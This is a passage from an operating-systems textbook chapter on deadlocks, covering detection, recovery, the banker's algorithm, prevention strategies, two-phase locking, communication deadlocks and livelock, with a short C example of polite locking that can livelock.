Now we need two arrays, *C*, the **current allocation matrix**, and *R*, the **request matrix**. The *i*th row of *C* tells how many instances of each resource class P_i currently holds. Thus, C_{ij} is the number of instances of resource *j* that are held by process *i*. Similarly, R_{ij} is the number of instances of resource *j* that P_i wants. These four data structures are shown in Fig. 6-6.

An important invariant holds for these four data structures. In particular, every resource is either allocated or is available. This observation means that

$$\sum_{i=1}^{n} C_{ij} + A_j = E_j$$




Figure 6-6. The four data structures needed by the deadlock detection algorithm.

In other words, if we add up all the instances of the resource j that have been allocated and to this add all the instances that are available, the result is the number of instances of that resource class that exist.

The deadlock detection algorithm is based on comparing vectors. Let us define the relation $A \leq B$ on two vectors A and B to mean that each element of A is less than or equal to the corresponding element of B. Mathematically, $A \leq B$ holds if and only if $A_i \leq B_i$ for $1 \leq i \leq m$.

Each process is initially said to be unmarked. As the algorithm progresses, processes will be marked, indicating that they are able to complete and are thus not deadlocked. When the algorithm terminates, any unmarked processes are known to be deadlocked. This algorithm assumes a worst-case scenario: all processes keep all acquired resources until they exit.

The deadlock detection algorithm can now be given as follows.

1. Look for an unmarked process, P_i, for which the ith row of R is less than or equal to A.
2. If such a process is found, add the ith row of C to A, mark the process, and go back to step 1.
3. If no such process exists, the algorithm terminates.

When the algorithm finishes, all the unmarked processes, if any, are deadlocked.

What the algorithm is doing in step 1 is looking for a process that can be run to completion. Such a process is characterized as having resource demands that can be met by the currently available resources. The selected process is then run until it finishes, at which time it returns the resources it is holding to the pool of available resources. It is then marked as completed. If all the processes are ultimately able to run to completion, none of them are deadlocked. If some of them can never

finish, they are deadlocked. Although the algorithm is nondeterministic (because it may run the processes in any feasible order), the result is always the same.

As an example of how the deadlock detection algorithm works, see Fig. 6-7. Here we have three processes and four resource classes, which we have arbitrarily labeled tape drives, plotters, scanners, and Blu-ray drives. Process 1 has one scanner. Process 2 has two tape drives and a Blu-ray drive. Process 3 has a plotter and two scanners. Each process needs additional resources, as shown by the *R* matrix.




Figure 6-7. An example for the deadlock detection algorithm.

To run the deadlock detection algorithm, we look for a process whose resource request can be satisfied. The first one cannot be satisfied because there is no Blu-ray drive available. The second cannot be satisfied either, because there is no scanner free. Fortunately, the third one can be satisfied, so process 3 runs and eventually returns all its resources, giving

$$A = (2\ 2\ 2\ 0)$$

At this point process 2 can run and return its resources, giving

$$A = (4\ 2\ 2\ 1)$$

Now the remaining process can run. There is no deadlock in the system.

Now consider a minor variation of the situation of Fig. 6-7. Suppose that process 3 needs a Blu-ray drive as well as the two tape drives and the plotter. None of the requests can be satisfied, so the entire system will eventually be deadlocked. Even if we give process 3 its two tape drives and one plotter, the system deadlocks when it requests the Blu-ray drive.

Now that we know how to detect deadlocks (at least with static resource requests known in advance), the question of when to look for them comes up. One possibility is to check every time a resource request is made. This is certain to detect them as early as possible, but it is potentially expensive in terms of CPU time. An alternative strategy is to check every *k* minutes, or perhaps only when the CPU utilization has dropped below some threshold. The reason for considering the CPU utilization is that if enough processes are deadlocked, there will be few runnable processes, and the CPU will often be idle.

6.4.3 Recovery from Deadlock

Suppose that our deadlock detection algorithm has succeeded and detected a deadlock. What next? Some way is needed to recover and get the system going again. In this section we will discuss various ways of recovering from deadlock. None of them are especially attractive, however.

Recovery through Preemption

In some cases it may be possible to temporarily take a resource away from its current owner and give it to another process. In many cases, manual intervention may be required, especially in batch-processing operating systems running on mainframes.

For example, to take a laser printer away from its owner, the operator can collect all the sheets already printed and put them in a pile. Then the process can be suspended (marked as not runnable). At this point the printer can be assigned to another process. When that process finishes, the pile of printed sheets can be put back in the printer's output tray and the original process restarted.

The ability to take a resource away from a process, have another process use it, and then give it back without the process noticing it is highly dependent on the nature of the resource. Recovering this way is frequently difficult or impossible. Choosing the process to suspend depends largely on which ones have resources that can easily be taken back.

Recovery through Rollback

If the system designers and machine operators know that deadlocks are likely, they can arrange to have processes **checkpointed** periodically. Checkpointing a process means that its state is written to a file so that it can be restarted later. The checkpoint contains not only the memory image, but also the resource state, in other words, which resources are currently assigned to the process. To be most effective, new checkpoints should not overwrite old ones but should be written to new files, so as the process executes, a whole sequence accumulates.

When a deadlock is detected, it is easy to see which resources are needed. To do the recovery, a process that owns a needed resource is rolled back to a point in time before it acquired that resource by starting at one of its earlier checkpoints. All the work done since the checkpoint is lost (e.g., output printed since the checkpoint must be discarded, since it will be printed again). In effect, the process is reset to an earlier moment when it did not have the resource, which is now assigned to one of the deadlocked processes. If the restarted process tries to acquire the resource again, it will have to wait until it becomes available.

Recovery through Killing Processes

The crudest but simplest way to break a deadlock is to kill one or more processes. One possibility is to kill a process in the cycle. With a little luck, the other processes will be able to continue. If this does not help, it can be repeated until the cycle is broken.

Alternatively, a process not in the cycle can be chosen as the victim in order to release its resources. In this approach, the process to be killed is carefully chosen because it is holding resources that some process in the cycle needs. For example, one process might hold a printer and want a plotter, with another process holding a plotter and wanting a printer. These two are deadlocked. A third process may hold another identical printer and another identical plotter and be happily running. Killing the third process will release these resources and break the deadlock involving the first two.

Where possible, it is best to kill a process that can be rerun from the beginning with no ill effects. For example, a compilation can always be rerun because all it does is read a source file and produce an object file. If it is killed partway through, the first run has no influence on the second run.

On the other hand, a process that updates a database cannot always be run a second time safely. If the process adds 1 to some field of a table in the database, running it once, killing it, and then running it again will add 2 to the field, which is incorrect.

6.5 DEADLOCK AVOIDANCE

In the discussion of deadlock detection, we tacitly assumed that when a process asks for resources, it asks for them all at once (the *R* matrix of Fig. 6-6). In most systems, however, resources are requested one at a time. The system must be able to decide whether granting a resource is safe or not and make the allocation only when it is safe. Thus, the question arises: Is there an algorithm that can always avoid deadlock by making the right choice all the time? The answer is a qualified yes—we can avoid deadlocks, but only if certain information is available in advance. In this section we examine ways to avoid deadlock by careful resource allocation.

6.5.1 Resource Trajectories

The main algorithms for deadlock avoidance are based on the concept of safe states. Before describing them, we will make a slight digression to look at the concept of safety in a graphic and easy-to-understand way. Although the graphical approach does not translate directly into a usable algorithm, it gives a good intuitive feel for the nature of the problem.

In Fig. 6-8 we see a model for dealing with two processes and two resources, for example, a printer and a plotter. The horizontal axis represents the number of instructions executed by process A. The vertical axis represents the number of instructions executed by process B. At I_1 A requests a printer; at I_2 it needs a plotter. The printer and plotter are released at I_3 and I_4, respectively. Process B needs the plotter from I_5 to I_7 and the printer from I_6 to I_8.




Figure 6-8. Two process resource trajectories.

Every point in the diagram represents a joint state of the two processes. Initially, the state is at p, with neither process having executed any instructions. If the scheduler chooses to run A first, we get to the point q, in which A has executed some number of instructions, but B has executed none. At point q the trajectory becomes vertical, indicating that the scheduler has chosen to run B. With a single processor, all paths must be horizontal or vertical, never diagonal. Furthermore, motion is always to the north or east, never to the south or west (because processes cannot run backward in time, of course).

When A crosses the I_1 line on the path from r to s, it requests and is granted the printer. When B reaches point t, it requests the plotter.

The regions that are shaded are especially interesting. The region with lines slanting from southwest to northeast represents both processes having the printer. The mutual exclusion rule makes it impossible to enter this region. Similarly, the region shaded the other way represents both processes having the plotter and is equally impossible.

If the system ever enters the box bounded by I_1 and I_2 on the sides and I_5 and I_6 top and bottom, it will eventually deadlock when it gets to the intersection of I_2 and I_6. At this point, A is requesting the plotter and B is requesting the printer, and both are already assigned. The entire box is unsafe and must not be entered. At

point t the only safe thing to do is run process A until it gets to I_4. Beyond that, any trajectory to u will do.

The important thing to see here is that at point t, B is requesting a resource. The system must decide whether to grant it or not. If the grant is made, the system will enter an unsafe region and eventually deadlock. To avoid the deadlock, B should be suspended until A has requested and released the plotter.

6.5.2 Safe and Unsafe States

The deadlock avoidance algorithms that we will study use the information of Fig. 6-6. At any instant of time, there is a current state consisting of E, A, C, and R. A state is said to be **safe** if there is some scheduling order in which every process can run to completion even if all of them suddenly request their maximum number of resources immediately. It is easiest to illustrate this concept by an example using one resource. In Fig. 6-9(a) we have a state in which A has three instances of the resource but may need as many as nine eventually. B currently has two and may need four altogether, later. Similarly, C also has two but may need an additional five. A total of 10 instances of the resource exist, so with seven resources already allocated, three there are still free.




Figure 6-9. Demonstration that the state in (a) is safe.

The state of Fig. 6-9(a) is safe because there exists a sequence of allocations that allows all processes to complete. Namely, the scheduler can simply run B exclusively, until it asks for and gets two more instances of the resource, leading to the state of Fig. 6-9(b). When B completes, we get the state of Fig. 6-9(c). Then the scheduler can run C, leading eventually to Fig. 6-9(d). When C completes, we get Fig. 6-9(e). Now A can get the six instances of the resource it needs and also complete. Thus, the state of Fig. 6-9(a) is safe because the system, by careful scheduling, can avoid deadlock.

Now suppose we have the initial state shown in Fig. 6-10(a), but this time A requests and gets another resource, giving Fig. 6-10(b). Can we find a sequence that is guaranteed to work? Let us try. The scheduler could run B until it asked for all its resources, as shown in Fig. 6-10(c).

Eventually, B completes and we get the state of Fig. 6-10(d). At this point we are stuck. We only have four instances of the resource free, and each of the active




Figure 6-10. Demonstration that the state in (b) is not safe.

processes needs five. There is no sequence that guarantees completion. Thus, the allocation decision that moved the system from Fig. 6-10(a) to Fig. 6-10(b) went from a safe to an unsafe state. Running *A* or *C* next starting at Fig. 6-10(b) does not work either. In retrospect, *A*'s request should not have been granted.

It is worth noting that an unsafe state is not a deadlocked state. Starting at Fig. 6-10(b), the system can run for a while. In fact, one process can even complete. Furthermore, it is possible that *A* might release a resource before asking for any more, allowing *C* to complete and avoiding deadlock altogether. Thus, the difference between a safe state and an unsafe state is that from a safe state the system can *guarantee* that all processes will finish; from an unsafe state, no such guarantee can be given.

6.5.3 The Banker's Algorithm for a Single Resource

A scheduling algorithm that can avoid deadlocks is due to Dijkstra (1965); it is known as the **banker's algorithm** and is an extension of the deadlock detection algorithm given in Sec. 3.4.1. It is modeled on the way a small-town banker might deal with a group of customers to whom he has granted lines of credit. (Years ago, banks did not lend money unless they knew they could be repaid.) What the algorithm does is check to see if granting the request leads to an unsafe state. If so, the request is denied. If granting the request leads to a safe state, it is carried out. In Fig. 6-11(a) we see four customers, *A*, *B*, *C*, and *D*, each of whom has been granted a certain number of credit units (e.g., 1 unit is 1K dollars). The banker knows that not all customers will need their maximum credit immediately, so he has reserved only 10 units rather than 22 to service them. (In this analogy, customers are processes, units are, say, tape drives, and the banker is the operating system.)

The customers go about their respective businesses, making loan requests from time to time (i.e., asking for resources). At a certain moment, the situation is as shown in Fig. 6-11(b). This state is safe because with two units left, the banker can delay any requests except *C*'s, thus letting *C* finish and release all four of his resources. With four units in hand, the banker can let either *D* or *B* have the necessary units, and so on.

Consider what would happen if a request from *B* for one more unit were granted in Fig. 6-11(b). We would have situation Fig. 6-11(c), which is unsafe. If all




Figure 6-11. Three resource allocation states: (a) Safe. (b) Safe. (c) Unsafe.

the customers suddenly asked for their maximum loans, the banker could not satisfy any of them, and we would have a deadlock. An unsafe state does not *have* to lead to deadlock, since a customer might not need the entire credit line available, but the banker cannot count on this behavior.

The banker's algorithm considers each request as it occurs, seeing whether granting it leads to a safe state. If it does, the request is granted; otherwise, it is postponed until later. To see if a state is safe, the banker checks to see if he has enough resources to satisfy some customer. If so, those loans are assumed to be repaid, and the customer now closest to the limit is checked, and so on. If all loans can eventually be repaid, the state is safe and the initial request can be granted.

6.5.4 The Banker's Algorithm for Multiple Resources

The banker's algorithm can be generalized to handle multiple resources. Figure 6-12 shows how it works.




Figure 6-12. The banker's algorithm with multiple resources.

In Fig. 6-12 we see two matrices. The one on the left shows how many of each resource are currently assigned to each of the five processes. The matrix on the right shows how many resources each process still needs in order to complete.

These matrices are just *C* and *R* from Fig. 6-6. As in the single-resource case, processes must state their total resource needs before executing, so that the system can compute the right-hand matrix at each instant.

The three vectors at the right of the figure show the existing resources, *E*, the possessed resources, *P*, and the available resources, *A*, respectively. From *E* we see that the system has six tape drives, three plotters, four printers, and two Blu-ray drives. Of these, five tape drives, three plotters, two printers, and two Blu-ray drives are currently assigned. This fact can be seen by adding up the entries in the four resource columns in the left-hand matrix. The available resource vector is just the difference between what the system has and what is currently in use.

The algorithm for checking to see if a state is safe can now be stated.

1. Look for a row, *R*, whose unmet resource needs are all smaller than or equal to *A*. If no such row exists, the system will eventually deadlock since no process can run to completion (assuming processes keep all resources until they exit).
2. Assume the process of the chosen row requests all the resources it needs (which is guaranteed to be possible) and finishes. Mark that process as terminated and add all of its resources to the *A* vector.
3. Repeat steps 1 and 2 until either all processes are marked terminated (in which case the initial state was safe) or no process is left whose resource needs can be met (in which case the system was not safe).

If several processes are eligible to be chosen in step 1, it does not matter which one is selected: the pool of available resources either gets larger, or at worst, stays the same.

Now let us get back to the example of Fig. 6-12. The current state is safe. Suppose that process *B* now makes a request for the printer. This request can be granted because the resulting state is still safe (process *D* can finish, and then processes *A* or *E*, followed by the rest).

Now imagine that after giving *B* one of the two remaining printers, *E* wants the last printer. Granting that request would reduce the vector of available resources to (1 0 0 0), which leads to deadlock, so *E*'s request must be deferred for a while.

The banker's algorithm was first published by Dijkstra in 1965. Since that time, nearly every book on operating systems has described it in detail. Innumerable papers have been written about various aspects of it. Unfortunately, few authors have had the audacity to point out that although in theory the algorithm is wonderful, in practice it is essentially useless because processes rarely know in advance what their maximum resource needs will be. In addition, the number of processes is not fixed, but dynamically varying as new users log in and out. Furthermore, resources that were thought to be available can suddenly vanish (tape drives can break). Thus, in practice, few, if any, existing systems use the banker's algorithm for avoiding deadlocks. Some systems, however, use heuristics similar to

those of the banker's algorithm to prevent deadlock. For instance, networks may throttle traffic when buffer utilization reaches higher than, say, 70%—estimating that the remaining 30% will be sufficient for current users to complete their service and return their resources.

6.6 DEADLOCK PREVENTION

Having seen that deadlock avoidance is essentially impossible, because it requires information about future requests, which is not known, how do real systems avoid deadlock? The answer is to go back to the four conditions stated by Coffman et al. (1971) to see if they can provide a clue. If we can ensure that at least one of these conditions is never satisfied, then deadlocks will be structurally impossible (Havender, 1968).

6.6.1 Attacking the Mutual-Exclusion Condition

First let us attack the mutual exclusion condition. If no resource were ever assigned exclusively to a single process, we would never have deadlocks. For data, the simplest method is to make data read only, so that processes can use the data concurrently. However, it is equally clear that allowing two processes to write on the printer at the same time will lead to chaos. By spooling printer output, several processes can generate output at the same time. In this model, the only process that actually requests the physical printer is the printer daemon. Since the daemon never requests any other resources, we can eliminate deadlock for the printer.

If the daemon is programmed to begin printing even before all the output is spooled, the printer might lie idle if an output process decides to wait several hours after the first burst of output. For this reason, daemons are normally programmed to print only after the complete output file is available. However, this decision itself could lead to deadlock. What would happen if two processes each filled up one half of the available spooling space with output and neither was finished producing its full output? In this case, we would have two processes that had each finished part, but not all, of their output, and could not continue. Neither process will ever finish, so we would have a deadlock on the disk.

Nevertheless, there is a germ of an idea here that is frequently applicable. Avoid assigning a resource unless absolutely necessary, and try to make sure that as few processes as possible may actually claim the resource.

6.6.2 Attacking the Hold-and-Wait Condition

The second of the conditions stated by Coffman et al. looks slightly more promising. If we can prevent processes that hold resources from waiting for more resources, we can eliminate deadlocks. One way to achieve this goal is to require

all processes to request all their resources before starting execution. If everything is available, the process will be allocated whatever it needs and can run to completion. If one or more resources are busy, nothing will be allocated and the process will just wait.

An immediate problem with this approach is that many processes do not know how many resources they will need until they have started running. In fact, if they knew, the banker's algorithm could be used. Another problem is that resources will not be used optimally with this approach. Take, as an example, a process that reads data from an input tape, analyzes it for an hour, and then writes an output tape as well as plotting the results. If all resources must be requested in advance, the process will tie up the output tape drive and the plotter for an hour.

Nevertheless, some mainframe batch systems require the user to list all the resources on the first line of each job. The system then preallocates all resources immediately and does not release them until they are no longer needed by the job (or in the simplest case, until the job finishes). While this method puts a burden on the programmer and wastes resources, it does prevent deadlocks.

A slightly different way to break the hold-and-wait condition is to require a process requesting a resource to first temporarily release all the resources it currently holds. Then it tries to get everything it needs all at once.

6.6.3 Attacking the No-Preemption Condition

Attacking the third condition (no preemption) is also a possibility. If a process has been assigned the printer and is in the middle of printing its output, forcibly taking away the printer because a needed plotter is not available is tricky at best and impossible at worst. However, some resources can be virtualized to avoid this situation. Spooling printer output to the disk and allowing only the printer daemon access to the real printer eliminates deadlocks involving the printer, although it creates a potential for deadlock over disk space. With large disks though, running out of disk space is unlikely.

However, not all resources can be virtualized like this. For example, records in databases or tables inside the operating system must be locked to be used and therein lies the potential for deadlock.

6.6.4 Attacking the Circular Wait Condition

Only one condition is left. The circular wait can be eliminated in several ways. One way is simply to have a rule saying that a process is entitled only to a single resource at any moment. If it needs a second one, it must release the first one. For a process that needs to copy a huge file from a tape to a printer, this restriction is unacceptable.

Another way to avoid the circular wait is to provide a global numbering of all the resources, as shown in Fig. 6-13(a). Now the rule is this: processes can request

resources whenever they want to, but all requests must be made in numerical order. A process may request first a printer and then a tape drive, but it may not request first a plotter and then a printer.




Figure 6-13. (a) Numerically ordered resources. (b) A resource graph.

With this rule, the resource allocation graph can never have cycles. Let us see why this is true for the case of two processes, in Fig. 6-13(b). We can get a deadlock only if *A* requests resource *j* and *B* requests resource *i*. Assuming *i* and *j* are distinct resources, they will have different numbers. If $i > j$, then *A* is not allowed to request *j* because that is lower than what it already has. If $i < j$, then *B* is not allowed to request *i* because that is lower than what it already has. Either way, deadlock is impossible.

With more than two processes, the same logic holds. At every instant, one of the assigned resources will be highest. The process holding that resource will never ask for a resource already assigned. It will either finish, or at worst, request even higher-numbered resources, all of which are available. Eventually, it will finish and free its resources. At this point, some other process will hold the highest resource and can also finish. In short, there exists a scenario in which all processes finish, so no deadlock is present.

A minor variation of this algorithm is to drop the requirement that resources be acquired in strictly increasing sequence and merely insist that no process request a resource lower than what it is already holding. If a process initially requests 9 and 10, and then releases both of them, it is effectively starting all over, so there is no reason to prohibit it from now requesting resource 1.

Although numerically ordering the resources eliminates the problem of deadlocks, it may be impossible to find an ordering that satisfies everyone. When the resources include process-table slots, disk spooler space, locked database records, and other abstract resources, the number of potential resources and different uses may be so large that no ordering could possibly work.

Various approaches to deadlock prevention are summarized in Fig. 6-14.

6.7 OTHER ISSUES

In this section we will discuss a few miscellaneous issues related to deadlocks. These include two-phase locking, nonresource deadlocks, and starvation.

Condition	Approach
Mutual exclusion	Spool everything
Hold and wait	Request all resources initially
No preemption	Take resources away
Circular wait	Order resources numerically

Figure 6-14. Summary of approaches to deadlock prevention.

6.7.1 Two-Phase Locking

Although both avoidance and prevention are not terribly promising in the general case, for specific applications, many excellent special-purpose algorithms are known. As an example, in many database systems, an operation that occurs frequently is requesting locks on several records and then updating all the locked records. When multiple processes are running at the same time, there is a real danger of deadlock.

The approach often used is called **two-phase locking**. In the first phase, the process tries to lock all the records it needs, one at a time. If it succeeds, it begins the second phase, performing its updates and releasing the locks. No real work is done in the first phase.

If during the first phase, some record is needed that is already locked, the process just releases all its locks and starts the first phase all over. In a certain sense, this approach is similar to requesting all the resources needed in advance, or at least before anything irreversible is done. In some versions of two-phase locking, there is no release and restart if a locked record is encountered during the first phase. In these versions, deadlock can occur.

However, this strategy is not applicable in general. In real-time systems and process control systems, for example, it is not acceptable to just terminate a process partway through because a resource is not available and start all over again. Neither is it acceptable to start over if the process has read or written messages to the network, updated files, or anything else that cannot be safely repeated. The algorithm works only in those situations where the programmer has very carefully arranged things so that the program can be stopped at any point during the first phase and restarted. Many applications cannot be structured this way.

6.7.2 Communication Deadlocks

All of our work so far has concentrated on resource deadlocks. One process wants something that another process has and must wait until the first one gives it up. Sometimes the resources are hardware or software objects, such as Blu-ray drives or database records, but sometimes they are more abstract. Resource deadlock is a problem of **competition synchronization**. Independent processes would

complete service if their execution were not interleaved with competing processes. A process locks resources in order to prevent inconsistent resource states caused by interleaved access to resources. Interleaved access to locked resources, however, enables resource deadlock. In Fig. 6-2 we saw a resource deadlock where the resources were semaphores. A semaphore is a bit more abstract than a Blu-ray drive, but in this example, each process successfully acquired a resource (one of the semaphores) and deadlocked trying to acquire another one (the other semaphore). This situation is a classical resource deadlock.

However, as we mentioned at the start of the chapter, while resource deadlocks are the most common kind, they are not the only kind. Another kind of deadlock can occur in communication systems (e.g., networks), in which two or more processes communicate by sending messages. A common arrangement is that process *A* sends a request message to process *B*, and then blocks until *B* sends back a reply message. Suppose that the request message gets lost. *A* is blocked waiting for the reply. *B* is blocked waiting for a request asking it to do something. We have a deadlock.

This, though, is not the classical resource deadlock. *A* does not have possession of some resource *B* wants, and vice versa. In fact, there are no resources at all in sight. But it is a deadlock according to our formal definition since we have a set of (two) processes, each blocked waiting for an event only the other one can cause. This situation is called a **communication deadlock** to contrast it with the more common resource deadlock. Communication deadlock is an anomaly of *cooperation synchronization*. The processes in this type of deadlock could not complete service if executed independently.

Communication deadlocks cannot be prevented by ordering the resources (since there are no resources) or avoided by careful scheduling (since there are no moments when a request could be postponed). Fortunately, there is another technique that can usually be employed to break communication deadlocks: timeouts. In most network communication systems, whenever a message is sent to which a reply is expected, a timer is started. If the timer goes off before the reply arrives, the sender of the message assumes that the message has been lost and sends it again (and again and again if needed). In this way, the deadlock is broken. Phrased differently, the timeout serves as a heuristic to detect deadlocks and enables recovery. This heuristic is applicable to resource deadlock also and is relied upon by users with temperamental or buggy device drivers that can deadlock and freeze the system.

Of course, if the original message was not lost but the reply was simply delayed, the intended recipient may get the message two or more times, possibly with undesirable consequences. Think about an electronic banking system in which the message contains instructions to make a payment. Clearly, that should not be repeated (and executed) multiple times just because the network is slow or the timeout too short. Designing the communication rules, called the **protocol**, to get everything right is a complex subject, but one far beyond the scope of this book.

Readers interested in network protocols might be interested in another book by one of the authors, *Computer Networks* (Tanenbaum and Wetherall, 2010).

Not all deadlocks occurring in communication systems or networks are communication deadlocks. Resource deadlocks can also occur there. Consider, for example, the network of Fig. 6-15. It is a simplified view of the Internet. Very simplified. The Internet consists of two kinds of computers: hosts and routers. A **host** is a user computer, either someone's tablet or PC at home, a PC at a company, or a corporate server. Hosts do work for people. A **router** is a specialized communications computer that moves packets of data from the source to the destination. Each host is connected to one or more routers, either by a DSL line, cable TV connection, LAN, dial-up line, wireless network, optical fiber, or something else.




Figure 6-15. A resource deadlock in a network.

When a packet comes into a router from one of its hosts, it is put into a buffer for subsequent transmission to another router and then to another until it gets to the destination. These buffers are resources and there are a finite number of them. In Fig. 6-16 each router has only eight buffers (in practice they have millions, but that does not change the nature of the potential deadlock, just its frequency). Suppose that all the packets at router *A* need to go to *B* and all the packets at *B* need to go to *C* and all the packets at *C* need to go to *D* and all the packets at *D* need to go to *A*. No packet can move because there is no buffer at the other end and we have a classical resource deadlock, albeit in the middle of a communications system.

6.7.3 Livelock

In some situations, a process tries to be polite by giving up the locks it already acquired whenever it notices that it cannot obtain the next lock it needs. Then it waits a millisecond, say, and tries again. In principle, this is good and should help to detect and avoid deadlock. However, if the other process does the same thing at exactly the same time, they will be in the situation of two people trying to pass each other on the street when both of them politely step aside, and yet no progress is possible, because they keep stepping the same way at the same time.

Consider an atomic primitive *try_lock* in which the calling process tests a mutex and either grabs it or returns failure. In other words, it never blocks. Programmers can use it together with *acquire_lock* which also tries to grab the lock, but blocks if the lock is not available. Now imagine a pair of processes running in parallel (perhaps on different cores) that use two resources, as shown in Fig. 6-16. Each one needs two resources and uses the *try_lock* primitive to try to acquire the necessary locks. If the attempt fails, the process gives up the lock it holds and tries again. In Fig. 6-16, process *A* runs and acquires resource 1, while process 2 runs and acquires resource 2. Next, they try to acquire the other lock and fail. To be polite, they give up the lock they are currently holding and try again. This procedure repeats until a bored user (or some other entity) puts one of these processes out of its misery. Clearly, no process is blocked and we could even say that things are happening, so this is not a deadlock. Still, no progress is possible, so we do have something equivalent: a **livelock**.

```
void process_A(void) {
      acquire_lock(&resource_1);
      while (try_lock(&resource_2) == FAIL) {
            release_lock(&resource_1);
            wait_fixed_time();
            acquire_lock(&resource_1);
      }
      use_both_resources( );
      release_lock(&resource_2);
      release_lock(&resource_1);
}

void process_A(void) {
      acquire_lock(&resource_2);
      while (try_lock(&resource_1) == FAIL) {
            release_lock(&resource_2);
            wait_fixed_time();
            acquire_lock(&resource_2);
      }
      use_both_resources( );
      release_lock(&resource_1);
      release_lock(&resource_2);
}
```

Figure 6-16. Polite processes that may cause livelock.

Livelock and deadlock can occur in surprising ways. In some systems, the total number of processes allowed is determined by the number of entries in the process table. Thus, process-table slots are finite resources. If a fork fails because the table is full, a reasonable approach for the program doing the fork is to wait a random time and try again.

Now suppose that a UNIX system has 100 process slots. Ten programs are running, each of which needs to create 12 children. After each process has created 9 processes, the 10 original processes and the 90 new processes have exhausted the table. Each of the 10 original processes now sits in an endless loop forking and failing—a livelock. The probability of this happening is minuscule, but it *could* happen. Should we abandon processes and the fork call to eliminate the problem?

The maximum number of open files is similarly restricted by the size of the i-node table, so a similar problem occurs when it fills up. Swap space on the disk is another limited resource. In fact, almost every table in the operating system represents a finite resource. Should we abolish all of these because it might happen that a collection of n processes might each claim $1/n$ of the total, and then each try to claim another one? Probably not a good idea.

Most operating systems, including UNIX and Windows, basically just ignore the problem on the assumption that most users would prefer an occasional livelock (or even deadlock) to a rule restricting all users to one process, one open file, and one of everything. If these problems could be eliminated for free, there would not be much discussion. The problem is that the price is high, mostly in terms of putting inconvenient restrictions on processes. Thus, we are faced with an unpleasant trade-off between convenience and correctness, and a great deal of discussion about which is more important, and to whom.

